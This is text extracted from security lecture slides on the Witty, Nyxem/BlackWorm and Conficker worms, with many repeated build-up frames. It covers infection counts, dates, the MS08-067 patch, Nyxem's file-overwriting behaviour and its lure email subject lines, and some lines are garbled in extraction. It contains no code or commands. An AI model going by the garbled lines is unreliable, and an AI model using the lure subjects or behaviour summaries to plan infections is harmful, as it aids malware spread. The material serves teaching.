
Witty



Source: <http://www.caida.org/research/security/witty/>

Some specific worms & viruses



Witty



Source: <http://www.caida.org/research/security/witty/>


Some specific worms & viruses

Witty



Source:<http://www.caida.org/research/security/witty/>

2005 – Nyxem



Some specific worms & viruses

Nyxem / BlackWorm

Nyxem worm propagating through emails and network shares

- ▶ It infects computer under Windows
- ▶ First detected on January 15, 2006
- ▶ It is triggered when the user launches the infected email attachment
- ▶ Once activated it:

Deletes and deletes most attachments
Email users using a variety of attachments and file formats

Creates a new file

Creates a new file

Creates a new file

Creates a new file

- ▶ 900 000 computer infected in 96 hours

The Best Videoclip Ever
School girl fantasies gone bad
A Great Video
Fuckin Kama Sutra pics
Arab sex DSC-00465.jpg
give me a kiss
Hot Movie
Fw: Funny :)
Fwd: Photo
Fwd: image.jpg
Fw: Sexy
Re:
Fw:
Fw: Picturs
Fw: DSC-00465.jpg
Word file
eBook.pdf
the file
Part 1 of 6 Video clipe

Figure : Samples of subject lines used Nyxem in emails

Some specific worms & viruses

Nyxem / BlackWorm

Nyxem worm propagating through emails and network shares

- ▶ It infects computer under Windows
- ▶ First detected on **January 15, 2006**
- ▶ It is triggered when the user launches the infected email attachment
- ▶ Once activated it:
 - disables and deletes most anti-virus software using registry modifications and file deletion
 - creates a new file named "blackworm.exe" in the system folder
 - copies itself to the system folder
 - changes the file extension of files to ".blackworm"
 - changes the file content by adding string "DATA Error [47 0F 94 93 F4 K5]"
- ▶ 900 000 computer infected in 96 hours

The Best Videoclip Ever
School girl fantasies gone bad
A Great Video
Fuckin Kama Sutra pics
Arab sex DSC-00465.jpg
give me a kiss
Hot Movie
Fw: Funny :)
Fwd: Photo
Fwd: image.jpg
Fw: Sexy
Re:
Fw:
Fw: Picturs
Fw: DSC-00465.jpg
Word file
eBook.pdf
the file
Part 1 of 6 Video clipe

Figure : Samples of subject lines used Nyxem in emails

Some specific worms & viruses

Nyxem / BlackWorm

Nyxem worm propagating through emails and network shares

- ▶ It infects computer under Windows
- ▶ First detected on **January 15, 2006**
- ▶ It is triggered when the user launches the infected email attachment
- ▶ Once activated it:

- ▶ disables and deletes most anti-virus
- ▶ email user using a variety of extensions and file names

Word file
eBook.pdf
the file

Part 1 of 6 Video clipe

Open document by this opening

DATA Error [47 0F 94 93 F4 K5]

- ▶ 900 000 computer infected in 96 hours

The Best Videoclip Ever
School girl fantasies gone bad
A Great Video
Fuckin Kama Sutra pics
Arab sex DSC-00465.jpg
give me a kiss
Hot Movie
Fw: Funny :)
Fwd: Photo
Fwd: image.jpg
Fw: Sexy
Re:
Fw:
Fw: Picturs
Fw: DSC-00465.jpg
Word file
eBook.pdf
the file
Part 1 of 6 Video clipe

Figure : Samples of subject lines used Nyxem in emails

Some specific worms & viruses

Nyxem / BlackWorm

Nyxem worm propagating through emails and network shares

- ▶ It infects computer under Windows
- ▶ First detected on **January 15, 2006**
- ▶ It is triggered when the user **launches the infected email attachment**
- ▶ Once activated it:
 - ▶ disables and deletes most anti-virus
 - ▶ email itself using a variety of extensions and file names
 - ▶ spreads through **network shares**
 - ▶ the three of every month he seeks the extension files: DOC, XLS, MDB, MDE, PPT, PPS, ZIP, RAR, PDF, PSD and DMP and replaces their content by the others
 - ▶ 900 000 computer infected in 96 hours

The Best Videoclip Ever
School girl fantasies gone bad
A Great Video
Fuckin Kama Sutra pics
Arab sex DSC-00465.jpg
give me a kiss
Hot Movie
Fw: Funny :)
Fwd: Photo
Fwd: image.jpg
Fw: Sexy
Re:
Fw:
Fw: Picturs
Fw: DSC-00465.jpg
Word file
eBook.pdf
the file
Part 1 of 6 Video clipe

Figure : Samples of subject lines used Nyxem in emails

Some specific worms & viruses

Nyxem / BlackWorm

Nyxem worm propagating through emails and network shares

- ▶ It infects computer under Windows
- ▶ First detected on **January 15, 2006**
- ▶ It is triggered when the user launches the infected email attachment
- ▶ Once activated it:
 - ▶ disables and deletes most anti-virus
 - ▶ email itself using a variety of extensions and file names
 - ▶ spreads through network shares
 - ▶ the three of every month he seeks the extension files: **DOC, XLS, MDB, MDE, PPT, PPS, ZIP, RAR, PDF, PSD** and DMP and replaces their content by the string
DATA FINGER 102-00-00-00-00-00
- ▶ 900 000 computer infected in 96 hours

The Best Videoclip Ever
School girl fantasies gone bad
A Great Video
Fuckin Kama Sutra pics
Arab sex DSC-00465.jpg
give me a kiss
Hot Movie
Fw: Funny :)
Fwd: Photo
Fwd: image.jpg
Fw: Sexy
Re:
Fw:
Fw: Picturs
Fw: DSC-00465.jpg
Word file
eBook.pdf
the file
Part 1 of 6 Video clipe

Figure : Samples of subject lines used Nyxem in emails

Some specific worms & viruses

Nyxem / BlackWorm

Nyxem worm propagating through emails and network shares

- ▶ It infects computer under Windows
- ▶ First detected on **January 15, 2006**
- ▶ It is triggered when the user **launches the infected email attachment**
- ▶ Once activated it:
 - ▶ **disables and deletes** most anti-virus
 - ▶ **email itself** using a variety of extensions and file names
 - ▶ spreads through **network shares**
 - ▶ the three of every month he seeks the extension files: **DOC, XLS, MDB, MDE, PPT, PPS, ZIP, RAR, PDF, PSD** and DMP and replaces their content by the string
DATA Error [47 0F 94 93 F4 K5]

The Best Videoclip Ever
School girl fantasies gone bad
A Great Video
Fuckin Kama Sutra pics
Arab sex DSC-00465.jpg
give me a kiss
Hot Movie
Fw: Funny :)
Fwd: Photo
Fwd: image.jpg
Fw: Sexy
Re:
Fw:
Fw: Picturs
Fw: DSC-00465.jpg
Word file
eBook.pdf
the file
Part 1 of 6 Video clipe

Figure : Samples of subject lines used Nyxem in emails

Some specific worms & viruses

Nyxem / BlackWorm

Nyxem worm propagating through emails and network shares

- ▶ It infects computer under Windows
- ▶ First detected on **January 15, 2006**
- ▶ It is triggered when the user **launches the infected email attachment**
- ▶ Once activated it:
 - ▶ **disables and deletes** most anti-virus
 - ▶ **email itself** using a variety of extensions and file names
 - ▶ **spreads through network shares**
 - ▶ the three of every month he seeks the extension files: **DOC, XLS, MDB, MDE, PPT, PPS, ZIP, RAR, PDF, PSD** and DMP and replaces their content by the string
DATA Error [47 0F 94 93 F4 K5]
- ▶ 900 000 computer infected in 96 hours

The Best Videoclip Ever
School girl fantasies gone bad
A Great Video
Fuckin Kama Sutra pics
Arab sex DSC-00465.jpg
give me a kiss
Hot Movie
Fw: Funny :)
Fwd: Photo
Fwd: image.jpg
Fw: Sexy
Re:
Fw:
Fw: Picturs
Fw: DSC-00465.jpg
Word file
eBook.pdf
the file
Part 1 of 6 Video clipe

Figure : Samples of subject lines used Nyxem in emails

Some specific worms & viruses

Nyxem / BlackWorm

Nyxem worm propagating through emails and network shares

- ▶ It infects computer under Windows
- ▶ First detected on **January 15, 2006**
- ▶ It is triggered when the user **launches the infected email attachment**
- ▶ Once activated it:
 - ▶ **disables and deletes** most anti-virus
 - ▶ **email itself** using a variety of extensions and file names
 - ▶ spreads through **network shares**
 - ▶ the three of every month he seeks the extension files: **DOC, XLS, MDB, MDE, PPT, PPS, ZIP, RAR, PDF, PSD and DMP** and replaces their content by the string
DATA Error [47 0F 94 93 F4 K5]
 - ▶ 900 000 computer infected in 96 hours

The Best Videoclip Ever
School girl fantasies gone bad
A Great Video
Fuckin Kama Sutra pics
Arab sex DSC-00465.jpg
give me a kiss
Hot Movie
Fw: Funny :)
Fwd: Photo
Fwd: image.jpg
Fw: Sexy
Re:
Fw:
Fw: Picturs
Fw: DSC-00465.jpg
Word file
eBook.pdf
the file
Part 1 of 6 Video clipe

Figure : Samples of subject lines used Nyxem in emails

Some specific worms & viruses

Nyxem / BlackWorm

Nyxem worm propagating through emails and network shares

- ▶ It infects computer under Windows
- ▶ First detected on **January 15, 2006**
- ▶ It is triggered when the user **launches the infected email attachment**
- ▶ Once activated it:
 - ▶ **disables and deletes** most anti-virus
 - ▶ **email itself** using a variety of extensions and file names
 - ▶ spreads through **network shares**
 - ▶ the three of every month he seeks the extension files: **DOC, XLS, MDB, MDE, PPT, PPS, ZIP, RAR, PDF, PSD and DMP** and replaces their content by the string
DATA Error [47 0F 94 93 F4 K5]
- ▶ 900 000 computer infected in 96 hours

The Best Videoclip Ever
School girl fantasies gone bad
A Great Video
Fuckin Kama Sutra pics
Arab sex DSC-00465.jpg
give me a kiss
Hot Movie
Fw: Funny :)
Fwd: Photo
Fwd: image.jpg
Fw: Sexy
Re:
Fw:
Fw: Picturs
Fw: DSC-00465.jpg
Word file
eBook.pdf
the file
Part 1 of 6 Video clipe

Figure : Samples of subject lines used Nyxem in emails

Some specific worms & viruses

Nyxem / BlackWorm




Figure : Top 10 of countries infected by Nyxem

Source:<http://www.caida.org/research/security/blackworm/>

Some specific worms & viruses

Nyxem / BlackWorm




Figure : New Nyxem infections every hour and cumulatively between Sunday January 15 23:40:54 UTC 2006 and Wednesday 1 05:00:12 UTC 2006.

Source:<http://www.caida.org/research/security/blackworm/>

Some specific worms & viruses

Nyxem / BlackWorm





Figure : Distribution of the worldwide infection by nyxem at 8:00 UTC the January 18, 2006

Source:<http://www.caida.org/research/security/blackworm/>

2009 – *Conficker*



Some specific worms & viruses


Conficker / Downadup

Conficker: "it is possible that this vulnerability could be used in the crafting of a wormable exploit"

- ▶ In September 2008, a group of **Chinese hackers** selling (for \$ 37.80) an exploit to run code without authentication on computers running Windows
- ▶ On **October 23, 2008**, Microsoft releases a patch – **MS08-067** – addresses the vulnerability of the Windows Server service used in this exploit. The company then puts warning against the possible use of this vulnerability in a worm
- ▶ **First infection** detected on November 22, 2008
- ▶ In one month it infects **1.5 million** computers in **206 countries**

At ultimate the version A will infect
 1.5 million computers in 206 countries

source: <http://mtc.sri.com/Conficker/>



Conficker A (left) /B (right): Top-level control flow


Some specific worms & viruses

Conficker / Downadup

Conficker: "it is possible that this vulnerability could be used in the crafting of a wormable exploit"

- ▶ In September 2008, a group of **Chinese hackers** selling (for \$ 37.80) an exploit to run code without authentication on computers running Windows
- ▶ On **October 23, 2008**, Microsoft releases a patch – **MS08-067** – addresses the vulnerability of the Windows Server service used in this exploit. The company then puts warning against the possible use of this vulnerability in a worm
- ▶ **First infection** detected on November 22, 2008
- ▶ In one month it infects **1.5 million** computers in 206 countries
- ▶ At ultimate the version A will infect **4.7 million** of IP addresses and version B, C

source: <http://mtc.sri.com/Conficker/>



Conficker A (left) /B (right): Top-level control flow


Some specific worms & viruses

Conficker / Downadup

Conficker: "it is possible that this vulnerability could be used in the crafting of a wormable exploit"

- ▶ In September 2008, a group of **Chinese hackers** selling (for \$ 37.80) an exploit to run code without authentication on computers running Windows
- ▶ On **October 23, 2008**, Microsoft releases a patch – **MS08-067** – addresses the vulnerability of the Windows Server service used in this exploit. The company then puts warning against the possible use of this vulnerability in a worm
- ▶ **First infection** detected on November 22, 2008
- ▶ In one month it infects **1.5 million** computers in 206 countries
- ▶ At ultimate the version **A** will infect **4.7 million** of IP addresses and version **B**, **6.7 million** of IP addresses

source: <http://mtc.sri.com/Conficker/>



Conficker A (left) /B (right): Top-level control flow


Some specific worms & viruses

Conficker / Downadup

Conficker: "it is possible that this vulnerability could be used in the crafting of a wormable exploit"

- ▶ In September 2008, a group of **Chinese hackers** selling (for \$ 37.80) an exploit to run code without authentication on computers running Windows
- ▶ On **October 23, 2008**, Microsoft releases a patch – **MS08-067** – addresses the vulnerability of the Windows Server service used in this exploit. The company then puts warning against the possible use of this vulnerability in a worm
- ▶ **First infection** detected on November 22, 2008
- ▶ In one month it infects **1.5 million** computers in 206 countries
- ▶ At ultimate the version A will infect **4.7 million** of IP addresses and version B, **6.7 million** of IP addresses

source: <http://mtc.sri.com/Conficker/>



Conficker A (left) /B (right): Top-level control flow


Some specific worms & viruses

Conficker / Downadup

Conficker: "it is possible that this vulnerability could be used in the crafting of a wormable exploit"

- ▶ In September 2008, a group of **Chinese hackers** selling (for \$ 37.80) an exploit to run code without authentication on computers running Windows
- ▶ On **October 23, 2008**, Microsoft releases a patch – **MS08-067** – addresses the vulnerability of the Windows Server service used in this exploit. The company then puts warning against the possible use of this vulnerability in a worm
- ▶ **First infection** detected on November 22, 2008
- ▶ In one month it infects **1.5 million** computers in 206 countries
- ▶ At ultimate the version **A** will infect **4.7 million** of IP addresses and version **B**, **6.7 million** of IP addresses


source: <http://mtc.sri.com/Conficker/>



Conficker A (left) /B (right): Top-level control flow

Some specific worms & viruses

Conficker / Downadup



Some specific worms & viruses

Conficker / Downadup






Figure : Top 15 of countries infected by Conficker A & B

